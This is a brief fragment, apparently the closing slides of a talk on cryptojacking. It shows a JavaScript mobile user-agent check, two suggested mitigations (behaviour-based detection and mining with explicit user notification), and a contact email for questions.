      return /mobile|Android|webOS|iPhone|iPad|iPod|
        IEMobile|Opera Mini/i.test(navigator.
        userAgent)
  }
```

Possible Mitigation

- Behavior-based cryptojacking detection.
- Cryptocurrency mining services with explicit user notification.

Thanks！

Q&A

- ghong17@fudan.edu.cn